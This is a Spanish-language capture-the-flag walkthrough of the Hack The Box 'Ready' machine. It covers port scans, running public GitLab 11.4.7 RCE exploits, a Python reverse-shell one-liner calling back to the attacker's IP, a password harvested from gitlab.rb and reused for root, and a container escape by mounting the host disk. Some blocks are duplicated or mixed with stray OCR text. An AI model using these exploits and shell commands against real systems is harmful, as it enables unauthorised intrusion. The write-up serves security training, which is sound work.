

# Ready

## Máquina Linux Media - Fácil

Ready es una máquina Linux de dificultad media tirando a fácil si ya se tiene experiencia escapando de contenedores. La máquina cuenta con el servicio de GitLab habilitado este nos permite registrarnos e ingresar como un usuario invitado, sin embargo, al lograr ingresar evidenciamos la versión del sistema que es la 11.4.7. Esta versión cuenta con múltiples exploits de tipo RCE, probamos varios exploits, pero buscando uno en GitHub nos permite obtener Shell directamente, reduciendo la dificultad de la máquina. Una vez ingresamos al equipo detectamos que es un contenedor por los comandos limitados y su ip distinta.

Buscamos archivos o contraseñas en texto claro y encontramos el directorio backup el cual contiene varios archivos con varias líneas de configuración , haciendo uso del comando grep encontramos una contraseña la cual utilizamos con el usuario root. Luego de esto validamos que el contenedor permite listar volúmenes y uno de ellos tiene la unidad /root\_pass, montamos el directorio y logramos acceder a la carpeta root la cual contiene su flag.

### **Escaneo**

```
nmap -Pn -p- --open 10.10.10.220 -T4
```

```
nmap -Pn -p- --open 10.10.10.220 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 01:11 GMT
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.76% done; ETC: 01:12 (0:00:12 remaining)
Nmap scan report for 10.10.10.220 (10.10.10.220)
Host is up (0.084s latency).
Not shown: 52528 closed tcp ports (conn-refused), 13005 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
5080/tcp   open  onscreen

Nmap done: 1 IP address (1 host up) scanned in 75.27 seconds
```


### 0.0.1. versiones de servicios

```
nmap -Pn -p22,5080 -sCV 10.10.10.220 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 01:13 GMT
Nmap scan report for 10.10.10.220 (10.10.10.220)
Host is up (0.081s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp   open  http      nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_ /s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xc2\x87 GitLab
|_ Requested resource was http://10.10.10.220:5080/users/sign_in
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds
```

Entramos al servicio 5080 y encontramos un GitLab



Nos registramos




## GitLab Community Edition

### source software to collaborate on code

Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in	Register
<b>Full name</b> <input type="text" value="amado"/>	
<b>Username</b> <input type="text" value="amadomaster"/> <small>Username is available.</small>	
<b>Email</b> <input type="text" value="amado@gmail.com"/>	
<b>Email confirmation</b> <input type="text" value="amado@gmail.com"/>	
<b>Password</b> <input type="password" value="•••••"/>	

En el apartado de help encontramos una posible versión



Buscamos posibles exploits para esta versión

```
searchsploit ~w Gitlab
Exploit Title
-----
GitLab - 'impersonate' Feature Privilege Escalation
GitLab 11.4.7 - RCE (Authenticated) (2)
GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)
GitLab 12.9.0 - Arbitrary File Read
GitLab 12.9.0 - Arbitrary File Read (Authenticated)
GitLab 13.10.2 - Remote Code Execution (Authenticated)
GitLab 13.10.2 - Remote Code Execution (RCE) (Unauthenticated)
```

Validaremos el segundo

```
GitLab - 'impersonate' Feature Privilege Escalation
GitLab 11.4.7 - RCE (Authenticated) (2)
GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)
GitLab 12.9.0 - Arbitrary File Read
GitLab 12.9.0 - Arbitrary File Read (Authenticated)
GitLab 13.10.2 - Remote Code Execution (Authenticated)
GitLab 13.10.2 - Remote Code Execution (RCE) (Unauthenticated)
GitLab 13.9.3 - Remote Code Execution (Authenticated)
GitLab 14.9 - Authentication Bypass
GitLab 14.9 - Stored Cross-Site Scripting (XSS)
GitLab 6.0 - Persistent Cross-Site Scripting
GitLab Community Edition (CE) 13.10.3 - 'Sign Up' User Enumeration
GitLab Community Edition (CE) 13.10.3 - User Enumeration
GitLab v15.3 - Remote Code Execution (RCE) (Authenticated)
GitLab-shell - Code Execution (Metasploit)
Jenkins GitLab Hook Plugin 1.4.2 - Reflected Cross-Site Scripting
NPMJS gitlabhook 0.0.17 - 'repository' Remote Command Execution

Ningún archivo está abierto
Crear nuevo archivo (Ctrl + N)
Ir a archivo (Ctrl + O)
Ver archivos recientes (Ctrl + O)
Cerrar

Shellcodes: No Results
searchsploit ~w Gitlab
UnreadRCE -w

~/machineshtb/Ready
searchsploit ~m 49334
Exploit: GitLab 11.4.7 - RCE (Authenticated) (2)
URL: https://www.exploit-db.com/exploits/49334
Path: /usr/share/exploitdb/exploits/ruby/webapps/49334.py
Codes: CVE-2018-19585, CVE-2018-19571
Verified: False
File Type: Python script, ASCII text executable, with very long lines (359)
Copied to: /home/kali/machineshtb/Ready/49334.py
```

Verificando el exploit debemos setear el usuario registrado también nuestra ip y puerto la URL del GitLab y la ip de una reverse shell

```

8 # CVE- CVE 2018 15971 + CVE 2018 1585
9
10 #!/usr/bin/python3
11
12 import requests
13 from bs4 import BeautifulSoup
14 import argparse
15 import random
16
17
18 parser = argparse.ArgumentParser(description='GitLab 11.4.7 RCE')
19 parser.add_argument('-u', help='GitLab Username/Email', required=True)
20 parser.add_argument('-p', help='Gitlab Password', required=True)
21 parser.add_argument('-g', help='Gitlab URL (without port)', required=True)
22 parser.add_argument('-l', help='reverse shell ip', required=True)
23 parser.add_argument('-P', help='reverse shell port', required=True)
24 args = parser.parse_args()

```

```

~/machineshtb/Ready
python3 49334.py
usage: 49334.py [-h] -u U -p P -g G -l L -P P
49334.py: error: the following arguments are required: -u, -p, -g, -l, -P

```

Seteamos el script

```

~/machineshtb/Ready
python3 49334.py -u amadomaster -p 12345678 -g http://10.10.10.220 -l 10.10.14.4 -P 124

```

```

~/machineshtb/Ready
nc -lvnp 124
listening on [any] 124 ...

```

pruebo, pero no me entrego shell

```

~/machineshtb/Ready
python3 49334.py -u amadomaster -p 12345678 -g http://10.10.10.220 -l 10.10.14.4 -P 124
[+] authenticity_token: yPD7rXGWM7+jnnSFUcvFKuWFO/RaBuaBLPb1ZiJfy6WiNwQTrEPBpEdnZPnAkBBBjgnP6juCkxnFYshkK9SHw==
[+] Creating project with random name: project3864
[+] Running Exploit
[+] Exploit completed successfully!

import sys
import requests
import time

~/machineshtb/Ready
python3 49334.py -u amadomaster -p 12345678 -g "http://10.10.10.220" -l 10.10.14.4 -P 123
[+] authenticity_token: nqEMcxuGMWmw8fn3ebNUxCnl02YNUIMA1YezvFz0fJ23sHcI3x2scP+6l5Gh6qbq3QDslN9ZMIgEHacdrItOw==
[+] Creating project with random name: project7115
[+] Running Exploit
[+] Exploit completed successfully!

# Sign in GitLab 11.4.7 portal and get (using Burp or something other):
# authenticity_token
# authenticated cookies

```

¡pruebo con un exploit de internet

<https://github.com/mohinparamasivam/GitLab-11.4.7-Authenticated-Remote-Code-Execution?tab=readme-ov-file#-pip3-install-requests->

```

~/machineshtb/Ready
python3 Gitlabexploit2.py
Traceback (most recent call last):
  File "/home/kali/machineshtb/Ready/Gitlabexploit2.py", line 17, in <module>
    from random_words import RandomWords
ModuleNotFoundError: No module named 'random_words'

Author: <hi@vaibhavsingh97.com>

Basic Usage

```

## Instalo dependencias

# Dependencies

```
pip3 install RandomWords==0.3.0
```

```
pip3 install bs4
```

**pip3 install requests**

```
~/machineshtb/Ready
pip3 install RandomWords==0.3.0
defaulting to user installation because normal site-packages is not
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages
replacement is to use pip for package installation.. Discussion
collecting RandomWords==0.3.0
  Downloading RandomWords-0.3.0.tar.gz (46 kB)
    46.5/46.5 kB 2.0 M
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: RandomWords
  Building wheel for RandomWords (setup.py) ... done
  Created wheel for RandomWords: filename=RandomWords-0.3.0-py3.11-
  Stored in directory: /home/kali/.cache/pip/wheels/59/bb/db/66a
Successfully built RandomWords
Installing collected packages: RandomWords
Successfully installed RandomWords-0.3.0
```

Antes de correr modifico el exploit por la ip víctima

```
#Retrieve CSRF Token

warnings.filterwarnings("ignore", category=UserWarnings, module='bs4')
gitlab_url = "http://10.10.10.220:5080"
request = requests.Session()
print("[+] Retrieving CSRF token to submit the login form")
time.sleep(1)
page = request.get(gitlab_url+"/users/sign_in")
html_content = page.text
soup = BeautifulSoup(html_content, features="lxml")
```

seteamos nuevamente y corremos

```
~/machineshtb/Ready
python3 Gitlabexploit2.py -U amadomaster -P 12345678 -l 10.10.14.4 -p 123
[+] Retrieving CSRF token to submit the login form
[+] CSRF Token : qhpI5pTZ5hFkJGVhnox7jbUjbs99EjzFUKRJP4j1AOIu042FN2iwYLNm1qQw+/v6/1wd97gChHvO4mItk02PgQ==
[+] Login Successful
[+] Running Exploit
[+] Using IPV6 URL 'git://[0:0:0:0:ffff:127.0.0.1]:6379/test/ssrf.git' to bypass filter
[+] Creating Project
[+] Project Name : filter
[+] Creating Python Reverse Shell
[+] Reverse Shell Generated
[+] Start HTTP Server in current directory
Command : python3 -m http.server 80
Continue (Y/N): ☐
```

acá nos pide correr Python server

```
(kali㉿kali)-[~/machineshtb/Ready]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

damos que si

```
[+] Start HTTP Server in current directory
Command : python3 -m http.server 80
Continue (Y/N): y
Run this script twice with options below to get SHELL!

Option 1 : Download shell.py rev shell to server using wget
Option 2 : Execute shell.py downloaded previously
Option (1/2): ☐
```



luego damos 1 descargar una shell

```
[+] Reverse Shell Generated
[+] Start HTTP Server in current directory
Command : python3 -m http.server 80
Continue (Y/N) : y
Run this script twice with options below to get SHELL!
Option 1 : Download shell.py rev shell to server using wget
Option 2 : Execute shell.py downloaded previously
Option (1/2) : 1
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 174, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_connection
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_connection
    sock.connect(sa)
OSError: [Errno 113] No route to host
During handling of the above exception, another exception occurred:
Command : python3 -m http.server 80
Continue (Y/N) :
Option 1 : Download shell.py rev shell to server
Option 2 : Execute shell.py downloaded previously
```

si bien se jode se descarga una shell

```
(kali@kali) [~/machineshtb/Ready]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.220 - - [18/Sep/2024 02:02:20] "GET /shell.py HTTP/1.1" 200 -
10.10.10.220 - - [18/Sep/2024 02:02:39] "GET /shell.py HTTP/1.1" 200 -

Drupalgordon
Command : python3 -m http.server 80
Continue (Y/N) : y
Run this script twice with options below to get SHELL!

Option 1 : Download shell.py rev shell to server using wget
Option 2 : Execute shell.py downloaded previously
Option (1/2) : 1

luego damos 1 descargar una shell

[+] Reverse Shell Generated
[+] Start HTTP server in current directory
Command : python3 -m http.server 80
Continue (Y/N) : y
Run this script twice with options below to get SHELL!

Option 1 : Download shell.py rev shell to server using wget
Option 2 : Execute shell.py downloaded previously
Option (1/2) : 2

Traceback (most recent call last):
  File "49334.py", line 1, in <module>
    import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.10.14.4", 123)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); subprocess.call(["/bin/sh", "-i"]);
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_connection
```

```

Continue (Y/N) : y
Run this script twice with options below to get SHELL!

Option 1 : Download shell.py rev shell to server using wget
Option 2 : Execute shell.py downloaded previously
Option (1/2) : 2
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 174, in _new_conn
    conn = connection.create_connection(
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_connection
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_connection
    sock.connect(sa)
OSError: [Errno 113] No route to host

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 716, in urlopen
    httplib_response = self._make_request(
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 419, in _make_request
    self._conn = self._new_conn()
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 174, in _new_conn
    conn = connection.create_connection(
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_connection
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_connection
    sock.connect(sa)
OSError: [Errno 113] No route to host

```

```
~/machineshtb/Ready
nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.220] 58020
bin/sh: 0: can't access tty; job control turned off
$ $ whoami
44449
```

luego de revisar varias carpetas y detectar que tenemos comandos limitados encontramos un directorio de backup en opt

```
$ pwd
/opt/backup
```

```
$ ls -la
total 112
drwxr-xr-x 2 root root 4096 Apr 5 2022 .
drwxr-xr-x 1 root root 4096 Apr 5 2022 ..
-rw-r--r-- 1 root root 904 Apr 5 2022 docker-compose.yml
-rw-r--r-- 1 root root 15150 Apr 5 2022 gitlab-secrets.json
-rw-r--r-- 1 root root 81492 Apr 5 2022 gitlab.rb
$
```

por ende buscar contraseñas revisando uno a uno no fue factible, entonces intento con el comando grep  
grep -r -i pass

```
$ grep -r -i pass
gitlab.rb:### Email account password
gitlab.rb: gitlab_rails['incoming_email_password'] = "[REDACTED]"
gitlab.rb: password: '_the_password_of_the_bind_user'
gitlab.rb: password: '_the_password_of_the_bind_user'
gitlab.rb: '/users/password',
gitlab.rb:### Change the initial default admin password and shared runner registration tokens.
gitlab.rb: gitlab_rails['initial_root_password'] = "password"
gitlab.rb: gitlab_rails['db_password'] = nil
gitlab.rb: gitlab_rails['redis_password'] = nil
gitlab.rb: gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
gitlab.rb: gitlab_shell['http_settings'] = { user: 'username', password: 'password', ca_file: '/etc/ssl/cert.p
lse}
gitlab.rb:##! `SQL_USER_PASSWORD_HASH` can be generated using the command `gitlab-ctl pg-password-md5 gitlab`
gitlab.rb: postgresql['sql_user_password'] = 'SQL_USER_PASSWORD_HASH'
gitlab.rb: postgresql['sql_replication_password'] = "md5 hash of postgresql password" # You can generate with
gitlab.rb: redis['password'] = 'redis-password-goes-here'
gitlab.rb:###! **Master password should have the same value defined in
gitlab.rb:###! redis['password'] to enable the instance to transition to/from
gitlab.rb: redis['master_password'] = 'redis-password-goes-here'
gitlab.rb: geo_secondary['db_password'] = nil
gitlab.rb: geo_postgresql['pgbouncer_user_password'] = nil
gitlab.rb: password: PASSWORD
gitlab.rb:##! generate this with `echo -n '$password + $username' | md5sum`
gitlab.rb: pgbouncer['auth_query'] = 'SELECT username, password FROM public.pg_shadow_lookup($1)'
gitlab.rb: password: MD5_PASSWORD_HASH
gitlab.rb: postgresql['pgbouncer_user_password'] = nil
docker-compose.yml: gitlab_rails['initial_root_password']=File.read('/root_pass')
docker-compose.yml: - './root_pass:/root_pass'
```

pruebo con el user root y su pass wW59U!ZKMbG9+\*#h  
su root

```
trusted-certs-directory-hash
$ su root
su: must be run from a terminal
$
[0] 0:zsh 1:zsh 2:nc* 3:bash-
```

mejoro shell para validar problemas por esto

```
git@gitlab:~$ ls
alertmanager  git-data  gitlab-monitor  gitlab-
backups       gitlab-ci  gitlab-rails    log
bootstrapped  gitlab-ci  gitlab-shell    ngin
git@gitlab:~$ ^C
git@gitlab:~$ ^C
git@gitlab:~$ su root
Password:
root@gitlab:/var/opt/gitlab# whoami
root
root@gitlab:/var/opt/gitlab# ifconfig
bash: ifconfig: command not found
root@gitlab:/var/opt/gitlab#
```

si bien somos root tenemos comandos limitados por ende parece estamos en un contenedor, validamos con el comando hostname -i

```
bash: ifconfig: command not found
root@gitlab:/var/opt/gitlab# hostname -i
172.19.0.2
root@gitlab:/var/opt/gitlab#
```

## Escapar de un contenedor

lo primero es utilizar el comando df -h, fdisk -l o lsblk

```
root@gitlab:/var/opt/gitlab# df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay          9.3G  7.5G  1.7G  83% /
tmpfs            64M    0   64M   0% /dev
tmpfs            2.0G    0  2.0G   0% /sys/fs/cgroup
/dev/sda2        9.3G  7.5G  1.7G  83% /root_pass
shm              64M  684K   64M   2% /dev/shm
root@gitlab:/var/opt/gitlab# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop1       7:1    0  71.3M  1 loop
loop4       7:4    0  31.1M  1 loop
loop2       7:2    0  71.4M  1 loop
loop0       7:0    0  55.4M  1 loop
sda         8:0    0   10G   0 disk
|-sda2      8:2    0   9.5G   0 part /var/opt/gitlab
|-sda3      8:3    0   512M   0 part [SWAP]
`-sda1      8:1    0    1M   0 part
loop5       7:5    0  55.5M  1 loop
loop3       7:3    0  31.1M  1 loop
root@gitlab:/var/opt/gitlab#
```

[0] 0:zsh 1:zsh 2:nc\* 3:zsh-

Esto se realiza debido a que un contenedor debe tener una máquina o unidad montada que conecta con la máquina real (ver máquina reddish). Lo siguiente es montar la unidad en este caso parece ser sda2 debido a que pesa más y tiene algo llamado root\_pass

mount /dev/sda2 /mnt/prueba

```
root@gitlab:/var/opt/gitlab# mount /dev/sda2 /mnt/prueba
mount: mount point /mnt/prueba does not exist
root@gitlab:/var/opt/gitlab# mkdir /mnt/prueba
root@gitlab:/var/opt/gitlab# mount /dev/sda2 /mnt/prueba
root@gitlab:/var/opt/gitlab#
```

[0] 0:zsh 1:zsh 2:nc\* 3:zsh-

al principio no monto bien ejecuto de nuevo y funciono como en reddish

```

/mnt/prueba
root@gitlab:/mnt/prueba# cd ..
root@gitlab:/mnt# mount /dev/sda2 /mnt/prueba
root@gitlab:/mnt# ls
prueba
root@gitlab:/mnt# cd prueba
root@gitlab:/mnt/prueba# ls
bin  boot  cdrom  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
root@gitlab:/mnt/prueba#
[0] 0:zsh 1:zsh 2:nc* 3:zsh- "root@gitlab:/mnt/prueba"

```

vamos a root y tenemos flag

```
root@gitlab:/mnt/prueba# cd root
root@gitlab:/mnt/prueba/root# ls
docker-gitlab ready-channel root.txt snap
root@gitlab:/mnt/prueba/root# cat root.txt
[REDACTED]
root@gitlab:/mnt/prueba/root# [
[0] 0:zsh 1:zsh 2:nc* 3:zsh-
```